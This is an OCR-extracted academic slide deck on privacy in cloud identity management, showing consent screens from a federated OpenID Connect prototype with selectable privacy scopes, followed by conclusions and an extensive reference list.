This is the Digital ID Card to be sent to the Service Provider (SP)

**Digital ID Card**

| | |
|---|---|
| surname | tananun |
| givenName | o |
| ☐ email | tananun@nii.ac.jp |
| ☐ organizationName | National Institute of Informatics |
| ☐ organizationalUnit | Research and Development Center for Academic Networks |
| ☐ eduPersonAffiliation | member |
| ☐ eduPersonEntitlement | urn:example.org:entitlement:entitlement1<br>urn:mace:dir:entitlement:common-lib-terms |
| ☐ eduPersonPrincipalName | tananun:nii.ac.jp |
| ☐ eduPersonScopedAffiliation | member:nii.ac.jp |
| ☐ eduPersonTargetedID | org.opensaml.saml2.core.impl.NameIDImpl@d083 |
| ☐ displayName | O Tananun |
| ☐ jasurname | タナヌン |
| ☐ jagivenName | オー |
| ☐ jadisplayName | タナヌン オー |
| ☐ jaorganizationName | 国立情報学研究所 |
| ☐ jaorganizationUnit | 学術ネットワーク研究開発センター |
| ☐ eduPersonTargetedID.old | QkUfBkkr1OghFvMKrm9ILQ9di+g=:ac.jp |

☐ Don't show me this page again. I agree that my Digital ID Card (possibly including more data than shown above) will be sent automatically in the future.

Cancel Confirm

## App XYZ would like to:


- Know who you are on Google
- View your email address
- View your basic profile info

By clicking Accept, you allow this app and Google to use your information in accordance with their respective terms of service and privacy policies. You can change this and other Account Permissions at any time.


Cancel | Accept

# 4.3 Current Technologies

- FINEP/RENASIC Project: Privacy+IAM+Cloud
- Extension of MITREid (OpenID Connect)
- CloudStack VMs




# OIDC



UFSC - LRG : lrg-web-teste
Autentique-se
Entre com o endereço de um IdP para se autenticar na aplicação
LRG-IdP
Google-IdP
IdP-localhost
Log In
Resource
Identity provider

# OIDC



OpenID Connect Server
Home
About
Statistics
Contact
Teste
Approval Required for Simple Web App
Caution:
This software was dynamically registered Unknown and it has been approved 0 times previously.
You will be redirected to the following page if you click Approve:
http://openidsp.lrg.ufsc.br/simple-web-app/openid_connect_login
Access to:
Warning:
This client does not have any scopes registered and is therefore allowed to request any scopes available on the system. Proceed with caution.
Remember this decision:
remember this decision until I revoke it
remember this decision for one hour
prompt me again next time
Do you authorize "Simple Web App"?
Authorize
Deny

# Attribute disclosure to *"SP app test LRG"*

**Warning:**
The accessed service provider has a reputation of **60** among the federation members. The reputation range from 0 - 100.

After the approval you are going to be redirected to:
`http://localhost:8080/lrg-web-teste/openid_connect_login`

## The following scopes were requested:

- [ ] **Basic profile**

- **Name**:
  - [x] KlttrZNbNQvTVloxJJliwKQ/pcrpfMZ0hEZJj/EDUnxhW1TfU1sCU3ZS6snYyejbblx8qx5843FkJLb92F6rNz9knNgoEo+hmMO3qQQ1azmu6/mAe4+cKxQmJa(
- **Email**:
  - [ ] HMMmDNTm1rCKkWiuKQeDauE+/a2ljCcRV0jTd4uKmoOwgyTALUp0bYpPqOGFv4/ESUIOtF2/2zY3wObtVEj8lmWyFVndygg2pelNyuatJdGBn8TwDwzBY

- [ ] **Complete profile**

Decrypt selected attributes

## Do you consent with the disclosure of the selected attributes to "SP app test LRG"?

Yes No

OpenID Connect Server

# Liberation of attributes necessary for *LRG webstore*

After acceptance of the release of attributes you'll be sent to:

http://localhost:8080/lrg-webstore-exemplo/openid_connect_login

Choose privacy scope:

Access without identification:

Anonym

Access with pseudonym:

Pseudonym

Access with identification and partial attributes:

Partial

Access with identification and total attributes:

Total

Source: Bodnar et. al., 2016

# 5. Conclusions

- Security in cloud computing is really a “Scrutinized Marriage”?
- Privacy issues in IAM
  - PII control of users
  - Models to assist users in data dissemination during the interaction
  - User preferences guarantees on the SP side
  - Encryption of PII
  - Security policies in IdP and SP
  - Agreement on privacy issues in federations

# 5. Conclusions

- Identity Management used in cloud computing
  - Help to increase cloud security
  - Federations enable SSO and improve security

- There are many challenges that still require research and practical developments!

# References


- Peter Mell, Timothy Grance. NIST Definition of Cloud Computing - SP-800-145. 2011. Available: http://csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf
- William Stallings. Cryptography and Network Security: Principles and Practice. Chapter 16. Pearson Education. 2014. 6ed.
- Rafael Weingärtner and Carla M. Westphall. *Enhancing Privacy on Identity Providers*. SECURWARE 2014 - The Eighth International Conference on Emerging Security Information, Systems and Technologies. IARIA. pp. 82-88.
- Jorge Werner, Carla Merkle Westphall, Rafael Weingartner, Artur G. Geronimo, Carlos Becker Westphall. An Approach to IdM with Privacy in the Cloud. In *Computer and Information Technology; Ubiquitous Computing and Communications; Dependable, Autonomic and Secure Computing; Pervasive Intelligence and Computing (CIT/IUCC/DASC/PICOM), 2015 IEEE International Conference on* , pp. 168-175, 26-28 Oct. 2015. doi: 10.1109/CIT/IUCC/DASC/PICOM.2015.26
- Top Threats Working Group. "The notorious nine: cloud computing top threats in 2013." *Cloud Security Alliance* (2013).
- B. Grobauer, T. Walloschek, E. Stocker, E. Understanding Cloud Computing Vulnerabilities. IEEE Security & Privacy, vol.9, no.2, pp.50-57, March-April 2011.

# References


- Cloud Taxonomy. http://cloudtaxonomy.opencrowd.com/
- Talking Cloud. http://talkincloud.com/
- SANS Institute InfoSec Reading Room. Introduction to the OWASP Mutillidae II Web Pen-Test Training Environment. 2013. Available: http://www.sans.org/reading-room/whitepapers/application/introduction-owasp-mutillidae-ii-web-pen-test-training-environment-34380
- OWASP. OWASP Top Ten. Available: http://owasptop10.googlecode.com/files/OWASP_Top-10_2013%20-%20Presentation.pptx
- Davey Winder. Cross-site scripting vulnerability uncovered in Salesforce cloud. August, 2015. Available: http://www.scmagazineuk.com/cross-site-scripting-vulnerability-uncovered-in-salesforce-cloud/article/432478/
- E. Bertino and K. Takahashi, Identity Management: Concepts, Technologies, and Systems. Norwood, MA, USA: Artech House, Inc., 2010.
- ISO. ISO/IEC 29100 - Information technology - Security techniques - Privacy framework. 2011. Available: standards.iso.org/ittf/PubliclyAvailableStandards/index.html

# References


- Ian Goldberg; David Wagner; Eric Brewer. Privacy-enhancing technologies for the Internet. In *Compcon '97. Proceedings, IEEE* , pp.103-109, 23-26 Feb. 1997 doi: 10.1109/CMPCON.1997.584680
- A. Michota; S. Katsikas. Compliance of the Facebook Data Use Policy with the Principles of ISO 29100:2011. In *New Technologies, Mobility and Security (NTMS), 2014 6th International Conference on* , pp. 1-5, March 30 2014-April 2 2014 doi: 10.1109/NTMS.2014.6814012
- Eleanor Birrell; Fred B. Schneider. Federated Identity Management Systems: A Privacy-Based Characterization. In *Security & Privacy, IEEE* , vol.11, no.5, pp. 36-48, Sept.-Oct. 2013. doi: 10.1109/MSP.2013.114
- European Parliament and the Council of the European Union, "Directive 95/46/ec of the european parliament and of the council," [retrieved: January, 2016]. [Online]. Available: http://eur-lex.europa.eu/legal-content/es/TXT/?uri=CELEX:31995L0046
- G. Alpar, J. henk Hoepman, and J. Siljee, "The identity crisis security, privacy and usability issues in identity management," 2011. Available: http://arxiv.org/abs/1101.0427
- Talal H. Noor, Quan Z. Sheng, Sherali Zeadally, and Jian Yu. 2013. Trust management of services in cloud environments: Obstacles and solutions. ACM Comput. Surv. 46, 1, Article 12 (July 2013), 30 pages. DOI=http://dx.doi.org/10.1145/2522968.2522980

# References


- F. Corella and K. Lewison. Privacy postures of authentication technologies. In The Internet Identity Workshop, ser. IIW 2013, Mountain View, CA, 2013. Available: https://pomcor.com/techreports/PrivacyPostures.pdf
- Daniel Ricardo dos Santos, Carla Merkle Westphall, Carlos Becker Westphall. A dynamic risk-based access control architecture for cloud computing. In *Network Operations and Management Symposium (NOMS), 2014 IEEE* , pp. 1-9, 5-9 May 2014 doi: 10.1109/NOMS.2014.6838319Aa
- Lucas Marcus Bodnar, Carla Merkle Westphall, Jorge Werner and Carlos Becker Westphall. *Towards Privacy in Identity Management Dynamic Federations*. ICN 2016 - The Fifteenth International Conference on Networks. IARIA. pp. 40-45. ISBN: 978-1-61208-450-3.
- Paulo Fernando Silva, Carlos Becker Westphall, Carla Merkle Westphall, Mauro Marcelo Mattos. Model for Cloud Computing Risk Analysis. In ICN 2015 - The Fourteenth International Conference on Networks. IARIA. pp. 140-146. 2015. Available: https://www.thinkmind.org/index.php?view=article&articleid=icn_2015_6_20_30125
- Stephane Betge-Brezetz, Guy-Bertrand Kamga, Mahmoud Ghorbel, Marie-Pascale Dupont. Privacy control in the cloud based on multilevel policy enforcement. In *Cloud Networking (CLOUDNET), 2012 IEEE 1st International Conference on* , pp. 167-169, 28-30 Nov. 2012. doi: 10.1109/CloudNet.2012.6483677

# References


- A. Celesti, F. Tusa, M. Villari, A. Puliafito. Security and Cloud Computing: InterCloud Identity Management Infrastructure. In *Enabling Technologies: Infrastructures for Collaborative Enterprises (WETICE), 2010 19th IEEE International Workshop on* , pp. 263-265, 28-30 June 2010. doi: 10.1109/WETICE.2010.49
- R. Sanchez, F. Almenares, P. Arias, D. Diaz-Sanchez, A. Marin. Enhancing privacy and dynamic federation in IdM for consumer cloud computing. In *Consumer Electronics, IEEE Transactions on* , vol.58, no.1, pp. 95-103, February 2012. doi:10.1109/TCE.2012.6170060
- Kleber M. M. Vieira, Daniel S. M. Pascal Filho, Carlos B. Westphall, Joao Bosco M. Sobral, Jorge Werner. Providing Response to Security Incidents in the Cloud Computing with Autonomic Systems and Big Data. The Eleventh Advanced International Conference on Telecommunications - AICT 2015. IARIA. pp. 138-143. Available: http://www.thinkmind.org/index.php?view=article&articleid=aict_2015_7_30_10137
- ISO. ISO/IEC 24760-1 - Information technology -- Security techniques -- A framework for identity management -- Part 1: Terminology and concepts. 2011. Available: standards.iso.org/ittf/PubliclyAvailableStandards/index.html

# Acknowledgments


- Brazilian Funding Authority for Studies and Projects (FINEP)
- Brazilian National Research Network in Security and Cryptography project (RENASIC)

# *Thank you!*

Contacts

Carla Merkle Westphall
(carla.merkle.westphall@ufsc.br)

Carlos Becker Westphall
(carlos.westphall@ufsc.br)